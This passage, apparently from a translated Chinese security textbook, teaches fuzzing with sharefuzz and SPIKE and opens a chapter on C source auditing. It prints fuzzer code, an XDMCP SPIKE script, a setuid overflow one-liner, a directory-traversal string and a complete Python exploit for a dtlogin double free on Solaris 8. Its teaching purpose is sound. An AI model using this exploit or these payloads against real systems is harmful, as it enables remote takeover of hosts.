模糊测试是一个广义的概念，其中包括故障注入技术（在第16章有详细的介绍）。在软件安全的世界里，故障注入通常是通过直接操作程序内部API（通常使用某种形式的调试器或库函数调用拦截器），提交非正常的数据给目标程序。例如，你可以让`free()`调用返回`NULL`（意味着调用失败），或让`getenv()`返回长字符串。和这个主题相关的很多资料都讨论了用仪器装备可执行文件，然后把非正常的数据注入运行中的程序（可执行文件）。也就是说，它们使`free()`返回0，然后用Venn Diagram[①]讨论事件的统计值。如果是想随机发生的硬件故障，整个过程就更有意义了，但我们要寻找的是除了随机事件以外的任何错误。在寻找漏洞方面，测试设备是有价值的，但只有与合适的模糊测试方法配合使用，也就是说它变成运行时分析才能体现出它的价值。

sharefuzz是一个典型的模糊测试故障注入工具，可以从http://www.immunitysec.com/resources-freesoftware.shtml网站下载。它和Solaris或Linux的共享库类似，用于测试`setuid`程序是否有本地缓冲区溢出漏洞。你一定看过“使用`TERM='perl -e 'print "A" x 5000'' ./setuid.binary`可以得到root”这样的描述，通过使发现过程完全自动化，sharefuzz可以提供很多这样无意义的建议。sharefuzz在很大的范围内取得了成功，比如说，它在成型后的一周内就发现了Solaris里的`libsldap.so`的漏洞（尽管当时没有报告给Sun，后来，这个漏洞被其他的安全研究者报告给了Sun）。

---

① 可译为范因图、范氏图、文氏图、维恩图、范恩图解等，这里保留原文。具体意思有两种。一种指图解，利用画在一个表面上的一些区域来表示一些集合；另一种也指一种图解，利用一些圆圈或椭圆来作为基本逻辑关系的图形表示法。类别、类别的运算和命题的项目由包含、不包含或图形的交集来表示和界定，具有阴影的地方表示空的区域，交错的地方表示不是空的区域，而空白的空间表示可以是任何一种的区域。这种图解是为纪念英国的逻辑学家John Venn而命名的。——译者注

为了理解sharefuzz的内部机理，让我们仔细研究一下其代码架构。

```
/*sharefuzz.c - a fuzzer originally designed for local fuzzing
but equally good against all sorts of other clib functions. Load
with LD_PRELOAD on most systems.

LICENSE: GPLv2
*/

#include <stdio.h>

/*defines*/
/*#define DOLOCALE /*LOCALE FUZZING*/

#define SIZE 11500 /*size of our returned environment*/
#define FUZCHAR 0x41 /*our fuzzer character*/
static char *stuff;
static char *stuff2;
static char display[] = "localhost:0"; /*display to return when asked*/
static char mypath[] = "/usr/bin:/usr/sbin:/bin:/sbin";
static char ld_preload[] = "";


#include <sys/select.h>

int  select(int  n,  fd_set  *readfds,  fd_set  *writefds,
                     fd_set *exceptfds, struct timeval *timeout)
{

     printf("SELECT CALLED!\n");
}
int
getuid()
{
     printf("***getuid!\n");
 return 501;
}

int geteuid()
{
     printf("***geteuid\n");
     return 501;
}

int getgid()
{
     printf("getgid\n");
     return 501;
}
```

```
int getegid()
{
     printf("getegid\n");
     return 501;
}
int getgid32()
{
     printf("***getgid32\n");
     return 501;
}
int getegid32()
{
     printf("***getegid32\n");
     return 501;
}

/*Getenv fuzzing - modify this as needed to suit your particular fuzzing needs*/
char *
getenv(char * environment)
{
 fprintf(stderr,"GETENV: %s\n",environment);
 fflush(0);

/*sometimes you don't want to mess with this stuff*/
 if (!strcmp(environment,"DISPLAY"))
   return display;
#if 0
 if (!strcmp(environment,"PATH"))
 {
      return NULL;
   return mypath;
 }
#endif

#if 0
 if (!strcmp(environment,"HOME"))
                return "/home/dave";

 if (!strcmp(environment,"LD_PRELOAD"))
   return NULL;

 if (!strcmp(environment,"LOGNAME"))
      return NULL;

 if (!strcmp(environment,"ORGMAIL"))
 {
      fprintf(stderr,"ORGMAIL=%s\n",stuff2);
      return "ASDFASDFsd";
```

```
 }
 if (!strcmp(environment,"TZ"))
              return NULL;
#endif

fprintf(stderr,"continued to return default\n") ;
 //sleep(1);
/*return NULL when you don't want to destroy the environment*/
//return NULL;
/*return stuff when you want to return long strings as each variable*/
 fflush(0);
 return stuff;
}

int
putenv(char * string)
{
fprintf(stderr,"putenv %s\n",string);
return 0;
}

int
clearenv()
{
             fprintf(stderr,"clearenv \n");
                    return 0;
}


int
unsetenv(char * string)
{
     fprintf(stderr,"unsetenv %s\n",string);
     return 0;
}


_init()
{
     stuff=malloc(SIZE);
     stuff2=malloc(SIZE);
        printf("shared library loader working\n");
        memset(stuff,FUZCHAR,SIZE-1);
        stuff[SIZE-1]=0;
        memset(stuff2,FUZCHAR,SIZE-1);
        stuff2[1]=0;
        //system("/bin/sh");
}
```

把这段代码编译成共享库，然后（在支持它的系统上）用LD_PRELOAD加载，加载结束后，sharefuzz将接管getenv()调用并总是返回一个长字符串。有些程序可能会要求在屏幕的窗口里输出信息，因此为了正常显示，可以把DISPLAY设置成有效的X Windows设备。

root和商业模糊测试工具

当然，为了在setuid程序上使用LD_PRELOAD，你必须以root登录，而这会稍微改变模糊测试工具的行为。不要忘了，有些程序出错时不会生成core文件，因此，你可以用gdb附上目标进程来监视出错信息。为了发现潜在的问题，在模糊测试过程中，你应该注意所有的异常行为。时至今日，sharefuzz仍然可在带setuid位的Solaris程序中发现漏洞，我们把这些漏洞留给读者，希望你们能把它们找出来。

Windows下也有一个与sharefuzz类似的工具，详情请看Holodeck（www.sisecure.com/holodeck/）但总的来说，模糊测试工具（通称故障注入）是从低层访问程序的，并不适用于安全测试，它们无法解决大多数bug获取的问题，还会产生许多虚假信息。

如果不考虑其他因素，仅从严格意义上说，sharefuzz应该算是“用仪器装备的故障注入器”，我们简单看一下sharefuzz的使用过程就会明白。尽管sharefuzz的功能有限，但通过它，我们可以了解到许多高级模糊测试工具（如SPIKE，17.5节将会介绍）的优缺点。

17.1.1 静态分析与模糊测试

与静态分析不同（例如用二进制或源码分析），当模糊测试工具“找到”安全漏洞时，它提供给用户的是一组用于发现这个漏洞的输入数据。例如，当进程在sharefuzz的测试下崩溃时，sharefuzz会向我们提供当时的环境变量，以及到底是哪个变量（输入数据）导致了崩溃。我们在了解这些信息后，就可以有针对性地进行测试，查找到底是哪里引发了溢出。

在静态分析过程中，有些错误可以很容易发现，而通过从外部给目标程序提交输入数据来发现漏洞要困难得多。但在静态分析过程中，如果想跟踪每个潜在的错误以证实它是否会真的发生，效率就太低了，或者说很容易失控。

从另一方面来说，模糊测试工具有时也会发现一些不太好重现的错误。比如说，二次释放（Double Free）错误或其他需要两个关联事件连续发生才能出现的错误，这些都是比较好的例子，这也是很多模糊测试工具发送伪随机的输入数据给目标系统的原因，因为考虑到为了成功地重现用户的会话，需要指定伪随机种子值。这不但允许模糊测试工具通过尝试随机值来探索更大范围内的漏洞，还允许在将探索范围缩小到某个特定漏洞时完全重现整个测试过程。

17.1.2 可扩缩的模糊测试

静态分析是一个十分繁琐的过程。因为通过静态分析并不能确认漏洞是否存在，为了验证，还需要跟踪、分析每个错误，并且，这样的过程不适合程序的其他实例。而且一个漏洞是否可以利用，会受到很多因素的影响，包括程序配置、编译选项、机器架构或其他因素。此外，某个漏洞可能只在程序的某个版本里存在，但几乎不可避免的是，可利用的漏洞将引起访问违例或其他

可以检测到的内存恶化。作为黑客，我们对不可利用或不能被触发的漏洞不感兴趣。因此，模糊测试工具是我们的理想选择。

说模糊测试是可扩缩的，主要是因为测试SMTP的模糊测试方法也可以用于测试其他种类的SMTP（或同一服务程序的不同配置）。比如说，如果在某个服务程序中发现漏洞，并且可以触发这些漏洞，那么模糊测试法在其他的服务程序中也可能会找到类似的错误。当目标系统和你曾经测试过的系统类似时，可扩缩的模糊测试法将价值连城。

我们说模糊测试可扩缩还有另外一个理由，因为你在一个协议里寻找的漏洞字符串，可能和在其他协议里寻找的漏洞字符串类似。例如，我们看一个用Python写的遍历目录字符串的脚本。

```
print "../"*5000
```

这个字符串不但在特殊的服务器（例如，Web CGI程序）上发现“可拉任意文件”的漏洞，而且在HelixServer（也称为RealServer）里也发现了非常有趣的漏洞。这个漏洞和下面的C代码类似，在栈缓冲区保存每个目录的指针。

```
void example(){
char * ptrs[1024];
char * c;
char **p;
for (p=ptrs,c=instring; *c!=0; c++)
 {
   if (*c=='/') {
     *p=c;
      p++;
   }
 }
}
```

函数执行后，我们应当有一组指向各级目录的指针，但如果输入的斜杠超过1 024个，我们就可以用指向字符串的指针改写保存的帧指针和保存的返回地址，这将产生无偏移漏洞。此外，因为不需要返回地址，并且Linux、Windows及FreeBSD平台上都可以运行RealServer，所以它是少数几个能被用来写多架构shellcode的漏洞之一。

这个特殊的漏洞位于RealServer的注册代码里。但模糊测试工具不需要知道具体的注册代码，它只需关注传递给程序的URL。它需要知道的是它将用它固有的、建立在已知内容上的大量字符串集高效替换它看到的每一个字符串。

需要重点注意的是，在建立模糊测试工具过程中，我们会用大部分时间测试模糊测试工具能否检测已知漏洞，然后再尽可能地把模糊测试工具的测试过程抽象化。这样一来，即使模糊测试工具没有针对未知漏洞的测试数据，也可能会发现它们。把模糊测试工具抽象到什么程度取决于个人喜好。因为模糊测试工具的抽象程度不同，并且抽象程度的不同还决定了模糊测试的结果不同，所以每个模糊测试工具都有自己的特性。

17.2　模糊测试法的缺点

看完上面的介绍后，你可能会认为模糊测试法是有史以来最好的东西，但它不是万能的，它

也有一定的局限性。比如说，模糊测试法不会发现静态分析时发现的每一个漏洞。例如，假设程序中有如下代码段：

```
if (!strcmp(userinput1,"<some static string>"))
{
strcpy(buffer2,userinput2);
}
```

要触发这个漏洞，必须把userinput1设为字符串（协议的作者知道这个字符串，但我们的模糊测试工具不知道），而userinput2必须是一个非常长的字符串。可以把这个漏洞分成两部分考虑。

(1) Userinput1必须是一个特定的字符串。

(2) Userinput2必须是一个很长的字符串。

例如，假设这个程序是SMTP服务器，它把HELO、EHLO和HELL作为Hello命令。服务器可能在接收HELL时才会触发某个漏洞，而这是未公开的，且仅由这个SMTP使用。

假设模糊测试法有一列特殊的字符串，将其分解后，很快你就会发现模糊测试所花时间按指数规律增长。好的模糊测试法将尝试一列字符串。这意味着对每个变量，模糊测试法必须尝试*N*个字符串。如果想模糊测试*M*个变量，那就要尝试*N***M*个字符串，依此类推。（对模糊测试法来说，一个整数正好是一个短二进制字符串。）

对模糊测试的这两个主要缺点，一般是通过对目标程序进行静态分析或运行时的二进制分析来弥补。这些技术可以增大代码[①]覆盖面，有可能会找到隐藏在传统模糊测试背后的漏洞。

在使用多种模糊测试工具之后，你会发现不同的模糊测试工具还有其他缺点，可能是因为它们有不同的基本架构，比如说SPIKE，是用C编写的，对对象支持不好；或者你会发现一些目标程序不适合模糊测试，其原因可能是目标程序的响应速度太慢，也有可能是目标程序在收到异常的输入数据时会崩溃，而在所有的崩溃情形中找出可利用的错误是比较困难的（如iMail和rpc.ttdbserverd）；或者你发现用于通信的协议非常复杂，需要我们通过网络跟踪分析来译码。但所幸的是，这些情形并不是很常见。

17.3 建立任意的网络协议模型

暂时撇开基于主机的模糊测试不谈，因为尽管主机模糊测试展示了模糊测试的基本特征，但对我们来说，基于主机（也称为本地）的漏洞并没有太大的价值。我们真正关注的是那些远程漏洞。这些程序使用规定的网络协议和其他的程序通信，使用的协议有时候是公开的，有时候却不是。

以前在开发模糊测试工具时有很大的局限，比如说，用Perl脚本和其他编程语言来模仿协议，同时用某个方法改变它们。但用Perl脚本的话，需要为每个协议准备相应的模糊测试工具，如SNMP 模糊测试工具、HTTP模糊测试工具、SMTP模糊测试工具等，无穷无尽。而且，如果SMTP或其他专有协议用HTTP封装了，该怎么办呢？

① 这里指被测试的代码。——译者注

解决这个问题的根本方法是用如下方式建立网络协议模型，然后尽可能在其他网络协议里包含它，并确保它能以发现很多错误的方式覆盖目标程序的代码。这种方式通常包括用长字符串或不同的字符串替换字符串、用大整数替换整数等。针对同一目标程序，两个不同的模糊测试工具几乎不可能找出同样的漏洞。即使一个模糊测试工具可以覆盖目标程序的所有代码，那它也不可能覆盖所有正确的顺序或正确的变量。17.5节将介绍实现这些目标的技术，现在先介绍其他一些也很有用的模糊测试法。

17.4　其他可能的模糊测试法

用模糊测试法可以实现很多目标。把模糊测试和其他代码结合起来使用，可以节省时间。

17.4.1　位翻转

假设有这样的网络协议：

```
<length><ascii string><0x00>
```

位翻转每次翻转字符串中的一位，然后把它发给服务器。因此，首先会把长度字段改成非常大的值（或负数），然后把字符串改成陌生字符，再把0x00改成非常大的值（或负数）。这些改变中的任何一个都可能触发崩溃或可利用的安全漏洞。

位翻转突出的优点是编写简单，而且也能发现错误。当然，它也有严重的局限。

17.4.2　修改开源程序

一些开源团体投入大量的人力物力实现了很多黑客想分析的协议，一般是用C实现的。通过修改这些开源代码，发送长字符串、大整数或客户端生成的数据，通常能非常快速地发现那些即使从头开始写的、优秀模糊测试工具也难以发现的漏洞。这主要是因为你了解这些协议的细节，可以直接在客户端里使用，不必猜测某个字段值，它们会自动生成。此外，你也不必亲自考虑怎样绕过认证或协议固有的checksum，作为客户端，它们有你所需要的认证和checksum例程。对于用反逆向工程或加密技术处理过的协议来说，它们一般有多层，这时候对你来说，修改已有的实现可能是唯一的选择。

应该注意的是，通过使用ELF和DLL注入法，甚至都不用修改客户端。你通常可以在客户端钩住某些函数调用，这样就可以查看和操纵客户端即将发送的数据。特别是一些网络游戏协议（Quake、Half-Life、Unreal和其他的），它们为了阻止欺诈者（外挂），通常采用分层保护措施，这时，ELF和DLL注入法就能派上用场了。

17.4.3　带动态分析的模糊测试

动态分析（模糊目标程序时对其进行调试）提供了很多有用的数据，你可以用它们“指导”模糊测试。例如，RPC程序通过使用xdr_string、xdr_int或类似的函数调用，从你提供的数据块中展开变量。通过钩住这些例程，你可以了解程序期望从你的数据块中得到何种数据。另外，你可以在程序执行时跟踪分析，了解它执行了哪些代码，如果没有执行某个代码路径，你可能也

会发现其中的原因。例如，程序里可能有一个比较，但每次比较的结果基本上是一样的。这类分析还不太成熟，但很多人在为实现更全面更智能的下一代模糊测试而奋斗。

17.5 SPIKE

到目前为止，你应该对模糊测试有了大概的了解。在这节，我们将剖析一个模糊测试工具，并通过实例来验证优秀的模糊测试工具的效率；即使是碰到稍微复杂的协议，模糊测试工具也可以保证其效率。我们选择的模糊测试工具称为SPIKE，有了GNU公共许可证即可从http://www.immunitysec.com/resources-freesoftware.shtml下载它。

17.5.1 什么是 SPIKE

SPIKE使用了模糊测试理论中独特的、被称为spike的数据结构。对于熟悉编译理论的人来说，spike为记住数据块所做的尝试与一次编译即通过的汇编器必须做的事情类似。这是因为SPIKE本质上把数据块组合在一起，并在内部记录其长度。

我们通过一些简单的例子演示SPIKE是怎么工作的。SPIKE是用C写的，所以下面的例子也用C。基本的数据段描述和下面的代码类似。数据缓冲区最初是空的。

```
Data: <>

s_binary("00 01 02 03"); //push some binary data onto the spike

Data: <00 01 02 03>

s_block_size_big-endian_word("Blockname");

Data: <00 01 02 03 00 00 00 00>
```

我们在缓冲区为big-endian字保留了4B的空间。

```
s_block_start("Blockname");

Data: <00 01 02 03 00 00 00 00>
```

在这里，压入SPIKE的字节数多于4：

```
s_binary("05 06 07 08");

Data: <00 01 02 03 00 00 00 00 05 06 07 08>
```

注意上面块的结尾，4作为块大小也被插入了。

```
s_block_end("Blockname");

Data: <00 01 02 03 00 00 00 04 05 06 07 08>
```

这是个非常简单的例子，但通过这个例子我们可以发现这种数据结构可以返回并填充大小，这对SPIKE模糊测试创作包来说很关键。SPIKE也提供例程来“整理”（从内存获取数据结构，为了网络传输的目的而把它格式化）网络协议中发现的多种数据结构。例如，字符串通常被表示为：

```
<length in big-endian word format> <string in ascii format> <null zero>
<padding to next word boundary>
```

同样，整数也能被表示成多种格式和多种endian，SPIKE包含的例程将把它们转换成需要的形式。

17.5.2 为什么用 SPIKE 数据结构模仿网络协议

用SPIKE（或类似于SPIKE的API）模仿网络协议有很多好处。SPIKE API以线性形式表示网络协议，因此可以把网络协议描述成一系列未知的二进制数据、整数、长度值和字符串。SPIKE可以自始至终地循环这个协议，依次模糊测试协议中的整数、长度或字符串。在模糊测试字符串的时候，可以封装块的长度，并改变字符串来反映当前块的长度。

相对SPIKE来说，传统的做法是预先计算大小，或采用函数的方式（实际的客户端也这么做）写这个协议。但这样会花更多的时间，并且也不允许通过模糊测试访问每个字符串。

1. SPIKE包括多种程序

为了支持不同的协议，SPIKE包括多个示例模糊测试工具，其中最值得关注的是MSRPC和SunRPC。除此之外，在测试普通的TCP或UDP连接时，可以使用通用的模糊测试工具。如果想模糊测试一些新的协议，可以参考这些已有的模糊测试工具。SPIKE支持的最详尽的协议当属HTTP，SPIKE的HTTP模糊测试工具在主流Web服务器上几乎都发现过漏洞。如果你想模糊测试Web服务器或Web服务器的组件，SPIKE无疑是一个很好的选择。

我们期待成熟的SPIKE（到2008年8月，SPIKE就7周岁了）可以集成运行时分析，并加上对附加数据和协议的支持。

2. SPIKE示例：dtlogin

SPIKE比较难上手，但在有经验的用户手里，甚至那些从来没有被代码审阅者发现的漏洞，也能被SPIKE轻松找到。

例如，大多数UNIX工作站都支持的XDMCPD协议。尽管在很多情况下，SPIKE用户可能会试着手动反汇编协议，但在这种情况下，我们只需用Ethereal（现在改名为Wireshark）剖析这个协议。Ethereal是一个免费的网络协议分析工具（在第15章讨论过），如图17-1所示。

SPIKE文件如下：

```
//xdmcp_request.spk
//compatable with SPIKE 2.6 or above
//port 177 UDP
//use these requests to crash it:
//[dave@localhost src]$ ./generic_send_udp 192.168.1.104 177
~/spikePRIVATE/xdmcp_request.spk 2 28 2
//[dave@localhost src]$ ./generic_send_udp 192.168.1.104 177
~/spikePRIVATE/xdmcp_request.spk 4 19 1

//version
s_binary("00 01");
//Opcode (request=07)
//3 is onebyte
```

```
//5 is two byte big endian
s_int_variable(0x0007,5);
//message length
//s_binary("00 17 ");
s_binary_block_size_halfword_bigendian("message");
s_block_start("message");
//display number
s_int_variable(0x0001,5);
//connections
s_binary("01");
//internet type
s_int_variable(0x0000,5);
//address 192.168.1.100
//connection 1
s_binary("01");
//size in bytes
//s_binary("00 04");
s_binary_block_size_halfword_bigendian("ip");
//ip
s_block_start("ip");
s_binary("c0 a8 01 64");
s_block_end("ip");
//authentication name
//s_binary("00 00");
s_binary_block_size_halfword_bigendian("authname");
s_block_start("authname");
s_string_variable("");
s_block_end("authname");

//authentication data
s_binary_block_size_halfword_bigendian("authdata");
s_block_start("authdata");
s_string_variable("");
s_block_end("authdata");
//s_binary("00 00");
//authorization names (2)
//3 is one byte
s_int_variable(0x02,3);

//size of string in big endian halfword order
s_binary_block_size_halfword_bigendian("MIT");
s_block_start("MIT");
s_string_variable("MIT-MAGIC-COOKIE-1");
s_block_end("MIT");


s_binary_block_size_halfword_bigendian("XC");
s_block_start("XC");
s_string_variable("XC-QUERY-SECURITY-1");
```

17

```
s_block_end("XC");


//manufacture display id
s_binary_block_size_halfword_bigendian("DID");
s_block_start("DID");
s_string_variable("");
s_block_end("DID");

s_block_end("message");
```




图17-1　剖析X-query的Ethereal屏幕截图

对这个文件，我们需要重点关注的是它基本上直接复制了Ethereal剖析的结果。我们保留了协议的结构，但为了使用方便，把它展平了。当SPIKE运行这个文件的时候，它将渐进地生成改进后的xdmcp请求包，并把它们发送给目标系统。在某些Solaris系统上，服务器程序在我们的控

制下将两次`free()`同一缓冲区，这是典型的二次释放错误，可以利用它获得远程服务器的控制。因为许多UNIX（如AIX、Tru64、Irix和其他包括CDE的UNIX）都包括`dtlogin`（有问题的程序），所以有理由相信这个漏洞的攻击代码将通吃这些平台。花一小时得到这样的结果，还不算太差。

下面的`.spk`是一个SPIKE文件，它比前面的例子要复杂一些，但总的来说，不算难理解，因为这个协议大家多少都了解一点。像你看到的那样，多个块彼此交织在一起，SPIKE将根据需要来更新块大小（长度）。发现这个漏洞不需要读源码，更不需要深入分析协议，它实际上是由

```
    return str

#returns a binary version of the string
def binstring(instring,size=1):
    result=""
    #erase all whitespace
    tmp=instring.replace(" ","")
    tmp=tmp.replace("\n","")
    tmp=tmp.replace("\t","")

    if len(tmp) % 2 != 0:
        print "tried to binstring something of illegal length"
        return ""

    while tmp!="":
        two=tmp[:2]
        #account for 0x and \x stuff
        if two!="0x" and two!="\\x":
            result+=chr(int(two,16))
        tmp=tmp[2:]

    return result*size

#for translation from .spk
def s_binary(instring):
    return binstring(instring)

#overwrites a string in place...hard to do in python
def stroverwrite(instring,overwritestring,offset):
    head=instring[:offset]
    #print head
    tail=instring[offset+len(overwritestring):]
    #print tail
    result=head+overwritestring+tail
    return result

#let's not mess up our tty
def prettyprint(instring):
    tmp=""
    for ch in instring:
       if ch.isalpha():
           tmp+=ch
       else:
           value="%x" % ord(ch)
           tmp+="["+value+"]"

    return tmp

#this packet contains a lot of data
```

```
packet1=""
packet1+=binstring("0x00 0x01 0x00 0x07 0x00 0xaa 0x00 0x01 0x01 0x00")
packet1+=binstring("0x00 0x01 0x00 0x04 0xc0 0xa8 0x01 0x64 0x00 0x00
0x00 0x00 0x02 0x00")
packet1+=binstring("0x80")

#not freed?
packet1+=binstring("0xfe 0xfe 0xfe 0xfe ")
#this is the string that gets freed right here
packet1+=binstring("0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xf1
0xf2 0xf3")

packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa
0xaa 0xff")

#here is what is actually passed into free() next time
#i0
packet1+=sun_order(0xfefbb5f0)
packet1+=binstring("0xcf 0xdf 0xef 0xcf ")

#second i0 if we pass first i0
packet1+=sun_order(0x51fc8)

packet1+=binstring("0xff 0xaa 0xaa 0xaa")

#third and last
packet1+=sun_order(0xffbed010)


packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa")
packet1+=binstring("0xff 0x5f 0xff 0xff 0xff 0x9f 0xff 0xff 0xff 0xff
0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0x3f 0xff 0xff 0xff 0xff 0xff 0xff 0xff 0xff
0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0xff 0xff 0x3f 0xff 0xff 0xff 0x2f 0xff 0xff
0x1f 0xff 0xff 0xff")
packet1+=binstring("0xff 0xfa 0xff 0xfc 0xff 0xfb 0xff 0xff 0xfc 0xff
0xff 0xff 0xfd 0xff")
packet1+=binstring("0xf1 0xff 0xf2 0xff 0xf3 0xff 0xf4 0xff 0xf5 0xff
0xf6 0xff 0xf7 0xff")
packet1+=binstring("0xff 0xff 0xff ")
#end of string
packet1+=binstring("0x00 0x13 0x58 0x43 0x2d 0x51 0x55 0x45 0x52 0x59 0x2d")
packet1+=binstring("0x53 0x45 0x43 0x55 0x52 0x49 0x54 0x59 0x2d 0x31
0x00 0x00 ")


#this packet causes the memory overwrite
```

```
packet2=""
packet2+=binstring("0x00 0x01 0x00 0x07 0x00 0x3c 0x00 0x01")
packet2+=binstring("0x01 0x00 0x00 0x01 0x00 0x04 0xc0 0xa8 0x01 0x64
0x00 0x00 0x00 0x00")
packet2+=binstring("0x06 0x00 0x12 0x4d 0x49 0x54 0x2d 0x4d 0x41 0x47
0x49 0x43 0x2d 0x43")
packet2+=binstring("0x4f 0x4f 0x4b 0x49 0x45 0x2d 0x31 0x00 0x13 0x58
0x43 0x2d 0x51 0x55")
packet2+=binstring("0x45 0x52 0x59 0x2d 0x53 0x45 0x43 0x55 0x52 0x49
0x54 0x59 0x2d 0x31")
packet2+=binstring("0x00 0x00")


class xdmcpdexploit:
    def __init__(self):
        self.port=177
        self.host=""
        return
    def setPort(self,port):
        self.port=port
        return

    def setHost(self,host):
        self.host=host
        return


    def run(self):
        #first make socket connection to target 177
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect((self.host, self.port))
        #sploitstring=self.makesploit()
        print "[*] Sending first packet..."
        s.send(packet1)
        time.sleep(1)
        print "[*] Receiving first response."
        result = s.recv(1000)
        print "result="+prettyprint(result)
        if
prettyprint(result)=="[0][1][0][9][0][1c][0][16]No[20]valid[20]authoriza
tion[0][0][0][0]":
            print "That was expected. Don't panic. We're not valid ever. :>"
        s.close()

        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect((self.host, self.port))
        print "[*] Sending second packet"
        s.send(packet2)
        #time.sleep(1)
```

```
        #result = s.recv(1000)
        s.close()
        #success
        print "[*] Done."



#this stuff happens.
if __name__ == '__main__':

    print "Running xdmcpd exploit v 0.1"
    print "Works on dtlogin Solaris 8"
    app = xdmcpdexploit()
    if len(sys.argv) < 2:
        print "Usage: xdmcpx.py target [port]"
        sys.exit()
app.setHost(sys.argv[1])
if len(sys.argv) == 3:
    app.setPort(int(sys.argv[2]))

app.run()
```

17.6 其他的模糊测试工具

市面上很快就会出现新的模糊测试工具。Hailstorm 和eEye 的CHAM是商业模糊测试工具。如果你想进一步了解模糊测试工具，Greg Hoglund在Blackhat上演示的幻灯片值得一读。现在有很多人开始模仿SPIKE的数据结构，编写属于自己的模糊测试工具。如果你也有此打算，建议使用Python（如果重写SPIKE，毫无疑问会首选Python）。此外，你可以在BlackHat文集中找到很多有关SPIKE的讨论。

17.7 小结

一章的篇幅很难展现模糊测试的魔力，这一点毋庸置疑。但我们希望你能熟悉更多的模糊测试工具，最好动手写一个，或扩展你现在正在用的模糊测试工具，这样的话，你可能会在巨大的、有着无数复杂协议的程序里突然发现简单的栈溢出，这有点类似于在海滩上随意漫步却发现了一颗璀璨的红宝石。

第 18 章

源码审计：在基于C的语言里寻找漏洞

18

在软件里寻找漏洞的方法有很多，但最有效的仍数源码审计。现在有很多软件是开源的，而且有些厂商也共享了部分操作系统源码。有了源码，再辅以经验，在软件中快速找出明显漏洞是可能的，如果再多花些时间，也可能找出更复杂的漏洞。虽然在一般情况下，二进制审计也是可行的，但如果有源码，审计会变得更容易。本章将介绍怎样审计其于C语言的源码里存在的所有漏洞，主要介绍怎样检测内存恶化漏洞。

审计源码的人都有自己的审计理由。对某些人来说，源码审计是他们工作的一部分；某些人则将此作为业余爱好；而某些人纯粹是出于确保运行于系统上的应用程序的安全的目的。当然也有人试图通过审计源码来寻找入侵系统的方法。不管出于什么审计理由，源码审计无疑是寻找漏洞最好的方法。如果可以访问源码，就尽情地享用吧。

发现漏洞和利用漏洞哪个更困难？这样的争论一直到现在都没有定论。对有源码的人来说，某些漏洞是显而易见的，但在实际环境中，它们却几乎是不可利用的；然而，漏洞可以利用但不易发现这种情况更常见。以我的经验，漏洞研究中的瓶颈是如何发现复杂的漏洞，而不是如何破解复杂漏洞。

有些漏洞可以被快速识别和破解，而有些漏洞甚至有人指出它们时，仍难以识别。软件不同，困难级别和挑战也各不相同，不容置疑的是，的确有很多很差劲的软件，但同时也有很多非常安全的开源软件。

成功的审计是建立在对漏洞的识别和理解的基础上的。很多在不同程序中发现的漏洞非常相似，如果你在某个程序中发现一个漏洞，那么很有可能在其他的程序中发现同样的错误。当然，要想更仔细地查找问题，就需要更深入地了解程序了，而这个范围通常比任何单个函数涉及的范围都要大。深入了解目标程序对我们的审计非常有帮助。

和前几年相比，现在确实有更多的人从事源码审计工作，将来将会发现更多明显的漏洞。开发者也会变得更有安全意识，犯错误的几率也会减少。新发行软件里的小漏洞通常很快就会被发现，漏洞研究者则会揪住这些漏洞猛批一顿。以后的漏洞研究会变得更加困难。但新的代码正在源源不断地产生，偶尔也会发现新的错误类型。所以我们应该坚信，每个软件都有漏洞，而发现它们是小事一桩。

18.1 工具

如果仅用文本编辑器和grep，那么源码审计将是一件非常痛苦的事情。幸好，有许多非常有用的工具可以帮助我们。这些工具一般用于辅助软件开发，但它们在源码审计方面也有上佳的表现。审计小程序时一般不需要特殊的工具，但对于包含多个文件和目录的大型程序来说，这些工具[①]就非常有帮助了。

18.1.1 Cscope

Cscope是一个源码阅读工具，对审计大型源码树非常有帮助。它最早由贝尔实验室开发，由SCO向有BSD许可证的公众提供。可以在http://cscope.sourceforge.net/网址上找到它。

